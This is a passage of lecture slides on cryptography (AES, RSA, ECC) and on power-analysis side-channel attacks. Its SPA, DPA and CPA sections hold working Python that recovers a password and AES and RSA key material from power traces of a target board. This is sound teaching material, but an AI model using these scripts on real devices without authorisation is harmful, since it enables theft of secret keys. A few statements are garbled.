end
```

w[44]/w[52]/w[60] as output

key[16]/key[24]/key[32] as input

Note: Nk = 4, or 6, or 8.

Nb: Nb words of key data for each round, Nb = 4 for AES.

Nr: number of ounds, Nr = 10, 12 or 14

SubWord(): $\mathrm{SubWord}([b_0 \quad b_1 \quad b_2 \quad b_3]) = [\mathrm{S}(b_0) \quad \mathrm{S}(b_1) \quad \mathrm{S}(b_2) \quad \mathrm{S}(b_3)]$

RotWord(): $\mathrm{RotWord}([b_0 \quad b_1 \quad b_2 \quad b_3]) = [b_1 \quad b_2 \quad b_3 \quad b_0]$

Rcon[]: $rcon_i = [rc_i \quad 00_{16} \quad 00_{16} \quad 00_{16}]$


$$rc_i = \begin{cases} 1 & \text{if } i = 1 \\ 2 \cdot rc_{i-1} & \text{if } i > 1 \text{ and } rc_{i-1} < 80_{16} \\ (2 \cdot rc_{i-1}) \oplus 1B_{16} & \text{if } i > 1 \text{ and } rc_{i-1} \geq 80_{16} \end{cases}$$


i	1	2	3	4	5	6	7	8	9	10
rc_i	01	02	04	08	10	20	40	80	1B	36

刘维峰(sawyer)，liuweifeng168@126.com

AES

- AddRoundKey





刘维峰(sawyer)，liuweifeng168@126.com


AES

- Subbytes

x \ y	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
0	63	7c	77	7b	f2	6b	6f	c5	30	01	67	2b	fe	d7	ab	76
1	ca	82	c9	7d	fa	59	47	f0	ad	d4	a2	af	9c	a4	72	c0
2	b7	fd	93	26	36	3f	f7	cc	34	a5	e5	f1	71	d8	31	15
3	04	c7	23	c3	18	96	05	9a	07	12	80	e2	eb	27	b2	75
4	09	83	2c	1a	1b	6e	5a	a0	52	3b	d6	b3	29	e3	2f	84
5	53	d1	00	ed	20	fc	b1	5b	6a	cb	be	39	4a	4c	58	cf
6	d0	ef	aa	fb	43	4d	33	85	45	f9	02	7f	50	3c	9f	a8
7	51	a3	40	8f	92	9d	38	f5	bc	b6	da	21	10	ff	f3	d2
8	cd	0c	13	ec	5f	97	44	17	c4	a7	7e	3d	64	5d	19	73
9	60	81	4f	dc	22	2a	90	88	46	ee	b8	14	de	5e	0b	db
a	e0	32	3a	0a	49	06	24	5c	c2	d3	ac	62	91	95	e4	79
b	e7	c8	37	6d	8d	d5	4e	a9	6c	56	f4	ea	65	7a	ae	08
c	ba	78	25	2e	1c	a6	b4	c6	e8	dd	74	1f	4b	bd	8b	8a
d	70	3e	b5	66	48	03	f6	0e	61	35	57	b9	86	c1	1d	9e
e	e1	f8	98	11	69	d9	8e	94	9b	1e	87	e9	ce	55	28	df
f	8c	a1	89	0d	bf	e6	42	68	41	99	2d	0f	b0	54	bb	16

e.g. Sr,c = 0xEA, x = 0xE, y = 0xA


S'r,c = 0x87



刘维峰(sawyer)，liuweifeng168@126.com


AES

- Shiftrows



AES

- Mixcolumns



$b_{0,0} = 2a_{0,0} + 3a_{1,0} + a_{2,0} + a_{3,0}$

刘维峰(sawyer)，liuweifeng168@126.com

RSA

1. Generate two large random primes, p and q, of approximately equal size such their product $n = pq$ is of the required bit length, e.g. 1024 bits.
2. Compute $n = pq \ and \ \emptyset = (p - 1)(q - 1)$
3. Choose an integer e, $1 < e < \emptyset$, such gcd(e, Ø) = 1. Compute the secret exponent d, $1 < d < \emptyset$, such that $ed \equiv 1 \ mod \ \emptyset$.
4. The **public key is (n, e)** and the private key (d, p, q). Sometimes the **private key is written as (n, d)**

- ***n is known as the modulus, bit length of n is 1024, 2048, 3072, 4096.***
- ***e is known as the public exponent or encryption exponent or just the exponent. e = 3,5,17,257,65537.***
- ***d is known as the secret exponent or decryption exponent.***

RSA

- Encrypting message
  - The message **M** is turned into a number ***m*** small than n by using an agree-upon reversible protocol known as a padding scheme(such as PKCS).
  - Compute the ciphertext **c**:

$$c = m^e \; mod \; n$$

- Decrypting message

$$m = c^d \; mod \; n$$

刘维峰(sawyer)，liuweifeng168@126.com

RSA

- Signature
  - The massage M is digested with digest algorithm to give an octet string MD.
  - Data encoding. MD and digest algorithm identifier are combined into an ASN.1 value, which shall be BER-encoded to give an octet string D.
  - The data D is encrypted with RSA private key($s = m^d \ mod \ n$) to give an octet string ED.
  - The ED is converted into a bit string S, the signature.
- Verification
  - Signature S is converted into an octet string ED.
  - The ED is decrypted with RSA public key($c = m^e \ mod \ n$) to give an octet string D.
  - The D is BER-decoded to give an ASN.1 value type DigestInfo(message digest MD and message-digest algorithm identifier).
  - The massage M is digested with the selected message-digest algorithm to MD'.
  - If MD' is the same as the MD, the verification shall be succeeded.

刘维峰(sawyer)，liuweifeng168@126.com

ECC

- ECC(Elliptic-curve cryptography) is an approach to public-key cryptography based on the algebraic structure of elliptic curves over finite fields.
- Elliptic curves are applicable for key agreement, digital signatures, pseudo-random generators and other task.
- The primary benefit promised by elliptic curve cryptography is a smaller key size. A 256-bit elliptic curve public key should provide comparable security to 3072-bit RSA public key.

刘维峰(sawyer)，liuweifeng168@126.com

ECC

- Elliptic curve


In mathematics, an elliptic curve is a plane algebraic curve defined by an equation of the form

$$y^2 = x^3 + ax + b$$

Where ***a*** and ***b*** are real numbers. This type of equation is called a Weierstrass equation.

Algebraically, this holds if and only if the discriminant $-16(4a^3 + 27b^2) \neq 0$.

In finite filed(F_p), If $P + Q + R = 0$, Then $P + Q \equiv R(mod\ p), P \times Q \equiv R(mod\ p), P \div Q \equiv R(mod\ p)$.



刘维峰(sawyer)，liuweifeng168@126.com

ECC

- Implementation
  1. Define a base point G in the elliptic curve, the order of G, that is the smallest positive number ***n*** such that $nG = 0$,
  2. Since n is the size of a subgroup of E[Fp] it follows from Lagrange's theorem that the number $\boldsymbol{h} = \frac{1}{n}|E(Fp)|$ is an integer.
  3. In the prime case, the domain parameters are ***(p, a, b, G, n, h).***
  4. Key pair, $\boldsymbol{K = kG(k < n)}$, K is public key, k is private key.
  5. e.g. parameters secp256k1(http://www.secg.org/sec2-v2.pdf)

secp256k1

p = FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFE FFFFFC2F

$= 2^{256} - 2^{32} - 2^9 - 2^8 - 2^7 - 2^6 - 2^4 - 1$

The curve E: $y^2 = x^3 + ax + b$ over $\mathbb{F}_p$ is defined by:

a = 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000

b = 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000007

The base point G in compressed form is:

G = 02 79BE667E F9DCBBAC 55A06295 CE870B07 029BFCDB 2DCE28D9 59F2815B 16F81798

and in uncompressed form is:

G = 04 79BE667E F9DCBBAC 55A06295 CE870B07 029BFCDB 2DCE28D9 59F2815B 16F81798 483ADA77 26A3C465 5DA4FBFC 0E1108A8 FD17B448 A6855419 9C47D08F FB10D4B8

Finally the order n of G and the cofactor are:

n = FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFE BAAEDCE6 AF48A03B BFD25E8C D0364141

h = 01

刘维峰(sawyer), liuweifeng168@126.com

ATTACK METHODS

SPA--definition

- **Simple power analysis** (**SPA**) is a side-channel attack which involves visual examination of graphs of the current used by a device over time. Variations in power consumption occur as the device performs different operations. For example, different instructions performed by a microprocessor will have differing power consumption profiles. As a result, in a power trace from a smart card using DES encryption, the sixteen rounds can be seen clearly. Similarly, squaring and multiplication operations in RSA implementations can often be distinguished, enabling an adversary to compute the secret key. Even if the magnitude of the variations in power consumption are small, standard digital oscilloscopes can easily show the data-induced variations. Frequency filters and averaging functions (such as those built into oscilloscopes) are often used to filter out high-frequency components.

刘维峰(sawyer)，liuweifeng168@126.com

SPA—example(password check)

- Input password via UART, then check if the password inputted is correct.
- Attack the full password(keep guessing letters until we no longer see the distinctive spike).
- Input password guess and capture trace “cap_pass_trace”.
- Analyze trace(checkpass function)

```c
for(uint8_t i = 0; i < sizeof(correct_passwd); i++){
    if (correct_passwd[i] != passwd[i]){
        passbad = 1;
        break;
    }
}
```


```python
trylist = "abcdefghijklmnopqrstuvwxyz0123456789"
password = ""
for i in range(5):
    for c in trylist:
        next_pass = password + c + "\n"
        trace = cap_pass_trace(next_pass)
        if checkpass(trace, i):
            password += c
            print("Success, pass now {}".format(password))
            break
```

```
Success, pass now h
Success, pass now h0
Success, pass now h0a
Success, pass now h0aa
```

output

```python
def cap_pass_trace(pass_guess):
    ret = ""
    reset_target(scope)          # reset target
    num_char = target.in_waiting()
    while num_char > 0:
        ret += target.read(num_char, 10)
        time.sleep(0.01)
        num_char = target.in_waiting()

    scope.arm()
    target.write(pass_guess)     # input password guess
    ret = scope.capture()        # capture trace
    if ret:
        print('Timeout happened during acquisition')

    trace = scope.get_last_trace()
    return trace
```

```python
def checkpass(trace, i):
        return trace[74 + 72 * i] > 0
```



SPA—RSA

- Capture a single RSA trace.
- Select “reference” points.
- SAD match for RSA.
- Find a good threshold.
- Figure out if a bit is 0 or 1.

find threshold

```
import numpy as np

times = np.where(np.array(diffs) < 10.0)[0]
print(type(times))
print(times)
deltalist = []
for i in range(0, len(times)-1):
    delta = times[i+1] - times[i]
    deltalist.append(delta)
print(deltalist)
```

```
<class 'numpy.ndarray'>
[ 1745  3600  4875  6150  7425  8953 10228 11756 13042 14570 15845 17373
 18901 20176 21451 22726]
[1855, 1275, 1275, 1275, 1528, 1275, 1528, 1286, 1528, 1275, 1528, 1528, 1275, 1275, 1275]
```


figure out if a bit is 0 or 1.


```
import numpy as np
key = ""
times = np.where(np.array(diffs) < 10)[0]
for i in range(0, len(times)-1):
    delta = times[i+1] - times[i]
    #print(delta)
    if delta > 1400:
        key += "1"
    else:
        key += "0"
key += "0"
print("%04X"%int(key, 2))
```

```
8AB0
```

reference points

```
import numpy as np
start = 3600
rsa_one = trace.wave[start:(start+500)]
#print(rsa_one)
diffs = []
print(len(trace.wave))
for i in range(0, len(trace.wave)-len(rsa_one)):
    diff = trace.wave[i:(i+len(rsa_one))] - rsa_one
    diffs.append(np.sum(abs(diff)))
#    if i is 0:
#        print(diffs)
plt.figure()
plt.plot(diffs)
plt.title('SAD Match for RSA')
plt.ylabel('SAD Difference')
plt.xlabel('Offset')
```





DPA—definition

- **Differential power analysis** (**DPA**) is a side-channel attack which involves statistically analyzing power consumption measurements from a cryptosystem. The attack exploits biases varying power consumption of microprocessors or other hardware while performing operations using secret keys. DPA attacks have *signal processing* and *error correction* properties which can extract secrets from measurements which contain too much noise to be analyzed using simple power analysis. Using DPA, an adversary can obtain secret keys by analyzing power consumption measurements from multiple cryptographic operations performed by a vulnerable smart card or other device.

刘维峰(sawyer)，liuweifeng168@126.com

DPA—example(AES DPA Attack)

- Capture traces(5000 traces).
- Separate traces based on the least significant bit.
- Calculate the difference of means, the highest absolute value corresponds to the guessed sub key.
- Repeat this with each possible key guess.

N=5000

```
for i in tnrange(N, desc='Capturing traces'):
    key, text = ktp.next()  # manual creation of a key, text pair can be substituted here

    trace = cw.capture_trace(scope, target, text, key)
    if trace is None:
        continue
    traces.append(trace)
```

16 subkeys attacking

```
def intermediate(pt, keyguess):
    return sbox[pt ^ keyguess]
```

```
for subkey in tnrange(0, 16, desc="Attacking Subkey"):
    for kguess in tnrange(255, desc="Keyguess", leave=False):
        one_list = []
        zero_list = []

        for tnum in range(numtraces):
            if (intermediate(textin_array[tnum][subkey], kguess) & 1): #LSB is 1
                one_list.append(trace_array[tnum])
            else:
                zero_list.append(trace_array[tnum])
        one_avg = np.asarray(one_list).mean(axis=0)
        zero_avg = np.asarray(zero_list).mean(axis=0)
        mean_diffs[kguess] = np.max(abs(one_avg - zero_avg))

    guess = np.argsort(mean_diffs)[-1]
    key_guess.append(guess)
    print(hex(guess) + "(real = 0x{:02X})".format(known_key[subkey]))
    #mean_diffs.sort()
    print(mean_diffs[guess])
    print(mean_diffs[known_key[subkey]])
```

separate traces

find highest absolute value

highest value as matched/guessed key

CPA—definition

- Correlation Power Analysis(CPA) is an attack that allows us to find a secret encryption key that is stored on a victim device.
- There are 4 steps to a CPA attack:
  - Write down a model for the victim’s power consumption.
  - Get the victim to encrypt several different plaintexts. Record a trace of the victim’s power consumption during each of these encryptions.
  - Attack small parts(subkeys) of the secret key:
    - Consider every possible option for the subkey. For each guess and each trace, use the known plaintext and the guessed subkey to calculate the power consumption according to our model.
    - Calculate the pearson correlation coefficient between the modeled and actual power consumption.
    - Decide which subkey guess correlates best to the measured traces.
  - Put together the best subkey guesses to obtain the full secret key.

刘维峰(sawyer)，liuweifeng168@126.com

CPA—modeling power consumption

- One of the simplest models for power consumption is the **Hamming Distance.**
  - e.g HammingDistance(00110000, 00100011) = 3
  - HammingDistance(x, y) = HammingWeight(x ^ y)

CPA—pearson's correlation coefficient

- Pearson's correlation coefficient:

$$\rho_{X,Y} = \frac{Cov(X,Y)}{\sigma_X \sigma_Y} = \frac{E[(X-\mu_X)(Y-\mu_Y)]}{\sqrt{E[(X-\mu_X)^2]E[(Y-\mu_Y)^2]}}$$

This correlation coefficient will always be in the range[-1, 1], it describes how closely the random variables X and Y are related:

If Y always increases when X increases, it will be 1;

If Y always decreases when X increases, it will be -1;

If Y is totally independent of X, it will be 0.

刘维峰(sawyer)，liuweifeng168@126.com

CPA—attack with correlation

- After taking our measurements, we'll have D power traces, and each trace will have T data points. $t_{d,j}$ will refer to point j in the trace d($1 \le d \le D, 0 \le j \le T$)
- There are I different subkeys that we want to try. $h_{d,i}$ will refer to our power estimate in trace d.
- Calculate this is(how well model and measurements match for each guess i and time j).

$$r_{i,j} = \frac{\sum_{d=1}^{D}\left[\left(h_{d,i} - \overline{h_i}\right)\left(t_{d,j} - \overline{t_j}\right)\right]}{\sqrt{\sum_{d=1}^{D}\left(h_{d,i} - \overline{h_i}\right)^2 \sum_{d=1}^{D}\left(t_{d,j} - \overline{t_j}\right)^2}}$$

$$r_{i,j} = \frac{D\sum_{d=1}^{D} h_{d,i}t_{d,j} - \sum_{d=1}^{D} h_{d,i}\sum_{d=1}^{D} t_{d,j}}{\sqrt{\left(\left(\sum_{d=1}^{D} h_{d,i}\right)^2 - D\sum_{d=1}^{D} h_{d,i}^2\right)\left(\left(\sum_{d=1}^{D} t_{d,j}\right)^2 - D\sum_{d=1}^{D} t_{d,j}^2\right)}}$$

刘维峰(sawyer)，liuweifeng168@126.com

CPA—Picking a subkey

- Use the values of $r_{i,j}$ to decide which subkey matches our traces most closely.
  - For each subkey i, find the highest value of $|r_{i,j}|$.
  - Looking at the maximum values for each subkey, find the highest value of $|r_{i,j}|$, the location i of this maximum is our best guess.
- Note that we're only working with absolute values here because we don't care about the sign of the relationship. All we need to know is that a linear correlation exists.

刘维峰(sawyer)，liuweifeng168@126.com

CPA—example1(manual CAP AES)

- Capturing traces.

```
from tqdm import tnrange
import numpy as np
import time

ktp = cw.ktp.Basic()

traces = []

for i in tnrange(num_traces, desc='Capturing traces'):
    key, text = ktp.next()  # manual creation of a key, text pair can be substituted here
    trace = cw.capture_trace(scope, target, text, key)
    if trace is None:
        continue
    traces.append(trace)

#Convert traces to numpy arrays
trace_array = np.asarray([trace.wave for trace in traces])  # if you prefer to work with numpy array for number crunc
textin_array = np.asarray([trace.textin for trace in traces])
known_keys = np.asarray([trace.key for trace in traces])  # for fixed key, these keys are all the same
```

Note: num_traces = 50


key is same everytime

text is random data

刘维峰(sawyer)，liuweifeng168@126.com

CPA—example1(manual CAP AES) cont’d

- Review how AES works, attack point at the bottom of the figure.




```
sbox = (
    0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7, 0xab, 0x76,
    0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0, 0xad, 0xd4, 0xa2, 0xaf, 0x9c, 0xa4, 0x72, 0xc0,
    0xb7, 0xfd, 0x93, 0x26, 0x36, 0x3f, 0xf7, 0xcc, 0x34, 0xa5, 0xe5, 0xf1, 0x71, 0xd8, 0x31, 0x15,
    0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a, 0x07, 0x12, 0x80, 0xe2, 0xeb, 0x27, 0xb2, 0x75,
    0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e, 0x5a, 0xa0, 0x52, 0x3b, 0xd6, 0xb3, 0x29, 0xe3, 0x2f, 0x84,
    0x53, 0xd1, 0x00, 0xed, 0x20, 0xfc, 0xb1, 0x5b, 0x6a, 0xcb, 0xbe, 0x39, 0x4a, 0x4c, 0x58, 0xcf,
    0xd0, 0xef, 0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85, 0x45, 0xf9, 0x02, 0x7f, 0x50, 0x3c, 0x9f, 0xa8,
    0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5, 0xbc, 0xb6, 0xda, 0x21, 0x10, 0xff, 0xf3, 0xd2,
    0xcd, 0x0c, 0x13, 0xec, 0x5f, 0x97, 0x44, 0x17, 0xc4, 0xa7, 0x7e, 0x3d, 0x64, 0x5d, 0x19, 0x73,
    0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88, 0x46, 0xee, 0xb8, 0x14, 0xde, 0x5e, 0x0b, 0xdb,
    0xe0, 0x32, 0x3a, 0x0a, 0x49, 0x06, 0x24, 0x5c, 0xc2, 0xd3, 0xac, 0x62, 0x91, 0x95, 0xe4, 0x79,
    0xe7, 0xc8, 0x37, 0x6d, 0x8d, 0xd5, 0x4e, 0xa9, 0x6c, 0x56, 0xf4, 0xea, 0x65, 0x7a, 0xae, 0x08,
